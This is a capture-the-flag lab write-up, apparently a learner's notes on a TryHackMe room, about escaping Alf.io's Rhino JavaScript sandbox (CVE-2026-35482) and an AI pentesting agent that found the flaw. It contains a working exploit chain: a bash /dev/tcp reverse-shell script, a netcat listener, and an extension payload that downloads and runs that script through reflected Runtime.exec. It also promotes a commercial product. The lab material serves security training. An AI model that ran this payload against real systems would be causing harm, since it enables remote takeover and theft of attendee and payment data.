NoScope: Finding RCE (TryHackMe)

Link to the challenge on TryHackMe: NoScope: Finding RCE
Introduction
Alf.io(opens in new tab) is an open-source, Java/Spring Boot event management platform used by conference organizers, sports clubs, and ticketing services worldwide. It ships with an extension system that lets administrators run custom JavaScript scripts in response to platform events, like ticket assignments and invoice generation.
To isolate those scripts from the underlying JVM, Alf.io uses a JavaScript sandbox backed by Mozilla Rhino. Scripts are validated against a blocklist before execution, where patterns like java.lang.Runtime and reflection keywords are rejected. The assumption: a script that can't name a dangerous class can't reach one.
CVE-2026-35482 breaks that assumption. It was discovered autonomously by NoScope. NoScope conducted a full automated pentest against the target, identified the unusual returnClass binding, confirmed it was exploitable end-to-end, and generated a validated finding, all without ever looking at the code. No static analysis or pentesting tool had caught it before.
Alf.io injects a variable called returnClass into every script's scope, a raw Java Class<T> object intended as a convenience for scripts that need to declare their return type. Because Class<T> exposes Class.forName(), an attacker can load any JVM class by passing its name as a string argument, which the blocklist never inspects. From there, Java reflection gives full access to Runtime.exec() and arbitrary OS command execution.
NoScope responsibly disclosed the vulnerability to the Alf.io maintainers and coordinated the CVE assignment before publishing.
Learning Objectives
Configure NoScope and run a full automated pentest against a live target
Confirm the target is running a vulnerable version of Alf.io
Understand how NoScope autonomously identified and validated CVE-2026-35482(opens in new tab)
Craft a sandbox-escape payload using the
returnClassbindingRegister and trigger the payload through the Extensions API
Upgrade to a reverse shell
Prerequisites
Linux CLI
Basic familiarity with JavaScript
NoScope runs on frontier models and no customer data is used to train our AI. Learn more.
Vulnerability Hunting with NoScope
AI has made attackers significantly faster. The time from vulnerability disclosure to active exploitation has collapsed from years, to months, to days, to now sometimes hours. At the same time, engineering teams are shipping code multiple times a day, constantly expanding the attack surface.
Security testing hasn't kept up. A quarterly or yearly pentest made sense when software shipped quarterly. It doesn't anymore, and that gap is what NoScope addresses.
What Is NoScope?


NoScope(opens in new tab) is an AI-based automated pentesting platform. It deploys specialized agents that map an application's attack surface, build an attack graph, generate targeted payloads, and confirm exploitability end-to-end before surfacing anything as a finding. Nothing gets flagged unless it's been proven.
How Does NoScope Work?
For a full technical write-up of the vulnerability, read the NoScope advisory.(opens in new tab)
NoScope is used by some of the top companies in the world and has found critical vulnerabilities in systems used by government, aerospace, military, and SaaS organizations. If you'd like to get a full demo or are simply curious, reach out and we'll set you up with a free trial. Contact us.(opens in new tab)
Answer the questions below
What sandboxing engine did NoScope identify as the one in use? Mozilla Rhino
What was the flag value NoScope retrieved out of the flag.txt file during its engagement?



- Initially, I thought I would have to do recon and enumeration like the way we normally do as humans, but for this case we have to use NoScope - Alf. I did this room about two months ago and i didn't capture well but I'll attach this preview of the outcome. I believe the platform targets team that need help pentesting as one can access a pentest report after each scan
Weaponizing the CVE
You have identified that the target is running Alf.io 2.0-M5-2509-1, a version vulnerable to CVE-2026-35482. You have also obtained valid administrator credentials for the admin panel and noticed an event has already been set up.
Your objective is to weaponize the vulnerability to achieve a reverse shell on the target machine.
Getting a Reverse Shell
Step 1: Reverse shell preparation
Start the AttackBox by clicking the Start AttackBox button either in Task 2 or at the top of the page. Then, on the AttackBox, open a terminal and create rev.sh:
#!/bin/bash
bash -i >& /dev/tcp/CONNECTION_IP/4444 0>&1 &
Serve it over HTTP:
python -m http.server 80
In a different terminal, start a netcat listener:
nc -lvnp 4444
Step 2: Build the reverse shell payload
The exploit registers a malicious extension script that uses returnClass.forName() to load java.lang.Runtime by name, bypassing the sandbox blocklist entirely.
Runtime.exec(String) does not expand shell metacharacters, so we will download our reverse shell script, change permissions, and run it.
function getScriptMetadata() {
	return {
		id: 'rce-validate',
		displayName: 'RCE Validate',
		version: 0,
		async: false,
		events: ['EVENT_STATUS_CHANGE']
	};
}

function executeScript(scriptEvent) {
	var rtClass = returnClass.forName('java.lang.Runtime');
	var strClass = returnClass.forName('java.lang.String');
	var runtime = rtClass.getMethod('getRuntime').invoke(null);
	var proc = rtClass.getMethod('exec', strClass).invoke(runtime, 'wget http://CONNECTION_IP/rev.sh -O /home/alfio/rev.sh');
	proc = rtClass.getMethod('exec', strClass).invoke(runtime, 'chmod 777 /home/alfio/rev.sh');
	proc = rtClass.getMethod('exec', strClass).invoke(runtime, '/home/alfio/rev.sh');
	var bytes = proc.getInputStream().readAllBytes();


	var output = '';
	for (var i = 0; i < bytes.length; i++) {
		output += String.fromCharCode(bytes[i] & 0xFF);
	}

	console.log(output);
	return { invoiceNumber: output };
}
Step 3: Register the extension
Log into the admin panel at http://IP_Address/admin and navigate to Extension → Add New.
add new
Add a path at the top (e.g. System/rev), paste your payload, and save the extension.
Step 4: Trigger the extension
The payload listens for the EVENT_STATUS_CHANGE event. This means that every time an event is published or hidden, your extension will trigger. Navigate to Events, then click Load expired events to access the TryHackMe event that has been set up, and click the Publish now button. This fires the extension immediately.
Watch your listener — the reverse shell should connect within a few seconds.
If you make any mistakes, you can trigger the extension again by hiding the event. To do this, navigate to Logistic info and description, then click Edit, modify the Event Date to a date in the future, click Save, and select Actions → hide from list.
Hide from list
Answer the questions below
On what event is the exploit payload triggered? EVENT_STATUS_CHANGE
Conclusion
In this room you followed the full attack chain from vulnerability identification to shell access on a real target. You understood the sandbox, broke out of it, and got the flag.
Along the way you also got hands-on with a new way of thinking about security testing. You saw how NoScope approaches a target autonomously, how it maps attack surface, validates findings, and surfaces confirmed vulnerabilities. You also set up triggers, meaning from here NoScope can retest automatically on every deploy, every CVE drop, every surface change. That's how continuous pentesting works in practice, and you just configured it.
You now know how to:
Identify a Java sandbox escape and understand why the blocklist failed
Craft a
returnClasspayload and chain it toRuntime.exec()Register and trigger a malicious extension through the Extensions API
Upgrade to a reverse shell on a real target
Run NoScope autonomously against a live application
Set up continuous triggers so security keeps pace with development
How NoScope Works: An AI Pentesting Agent That Found CVE-2026-35482
What Is NoScope?
NoScope is a paid AI-powered automated pentesting platform. Think of it like hiring a senior penetration tester — except it's an agent.
You give it:
Target URL → your company's live application
Objective → test as end user / admin / org owner
Credentials → if authenticated testing is needed
It handles everything else.
How It Actually Works
Step 1 — Reconnaissance
Not technical recon first. It starts exactly how a human tester would — understanding the application:
bash
curl -sk https://target.com/ -H "X-NoScope-Agent: true"
curl -sk -I https://target.com/ -H "X-NoScope-Agent: true"
From just the homepage and headers it extracted:
Platform: Alf.io 2.0-M5-2509-1
Stack: Spring Boot / Java / TypeScript
Auth: Session-based (ALFIO_SESSION + XSRF-TOKEN)
Database: PostgreSQL
Interesting surface: Extension system → server-side JS execution
Step 2 — Attack Surface Mapping
It builds a structured mental model of the entire application then prioritises attack paths by risk:
Priority 1: Extension system → potential RCE (critical)
Priority 2: IDOR testing
Priority 3: Info disclosure via 500 errors
...
The extension system got flagged immediately because:
Admin-supplied JavaScript
Executed server-side
Inside a sandbox = sandbox escape potential
Step 3 — Automated Exploitation Loop
It doesn't just scan — it iterates like a human would:
Attempt 1: java.lang.Runtime directly
→ Rejected by validator ✅ (proves sandbox exists)
→ Error message reveals blocklist rules 👀

Attempt 2: Java.type('java.lang.Runtime')
→ Passes validation, executes without error
→ Marked as High finding provisionally
→ BUT output never returned 🤔

Step back: cross-check against source code
→ Java.type whitelisted to one class only
→ Previous result = FALSE POSITIVE, demoted

Attempt 3: returnClass.forName('java.lang.Runtime')
→ Passes validation ✅
→ Executes id command ✅
→ uid=1000(alfio) confirmed ✅
→ REAL RCE confirmed 🔥
The false positive demotion is the impressive part — most scanners would've called attempt 2 a win and stopped there.
Step 4 — Report Generation
After exploitation is confirmed it generates a full professional pentest report including:
□ Executive summary
□ Business impact
□ CVSS score + vector
□ Attack path diagram
□ Step-by-step reproduction evidence
□ Short term mitigation
□ Long term fix recommendations
□ References
The Alf.io report found:
15 total validated findings
5 High
7 Medium
3 Low
4 Observations
All confirmed via actual proof-of-concept execution — nothing flagged without evidence.
The Tech Stack Detection
From just hitting the homepage NoScope identified:
| Component | Detected |
|---|---|
| Platform | Alf.io 2.0-M5-2509-1 |
| Framework | Spring Boot |
| Language | Java |
| Frontend | TypeScript |
| Database | PostgreSQL |
| JS Engine | Mozilla Rhino |
| Auth | Session + CSRF tokens |
No source code access required for this — purely from headers, responses, and API behaviour.
What Makes It Different From a Scanner
| Traditional Scanner | NoScope |
|---|---|
| Fires payloads blindly | Builds mental model first |
| Flags potential issues | Only reports confirmed exploits |
| No false positive handling | Actively demotes false positives |
| Generic report | Full pentest report with PoC evidence |
| Misses logic flaws | Prioritises high-risk surfaces like extension systems |
The CVE-2026-35482 Finding In Plain Terms
Alf.io extension system lets admins run JavaScript
JavaScript runs inside Mozilla Rhino sandbox
Sandbox has blocklist: Runtime, reflection, getClass all banned
BUT → returnClass variable left exposed in scope
returnClass IS a Java Class object
Class.forName() loads ANY Java class by name
forName() not on the blocklist
= entire sandbox bypassed via one exposed binding
= arbitrary OS command execution
Impact:
Read filesystem ✅
Steal DB credentials ✅
Access PostgreSQL (attendee PII + payments) ✅
Pivot internally ✅
Establish persistence via extension events ✅
Pricing/Access
NoScope is a paid platform targeting enterprise security teams. The TryHackMe room gives you a sandboxed trial against the Alf.io lab without needing a full subscription.
Based on their site positioning — they target companies that ship continuously and need security testing to match their deployment cadence, not quarterly pentests.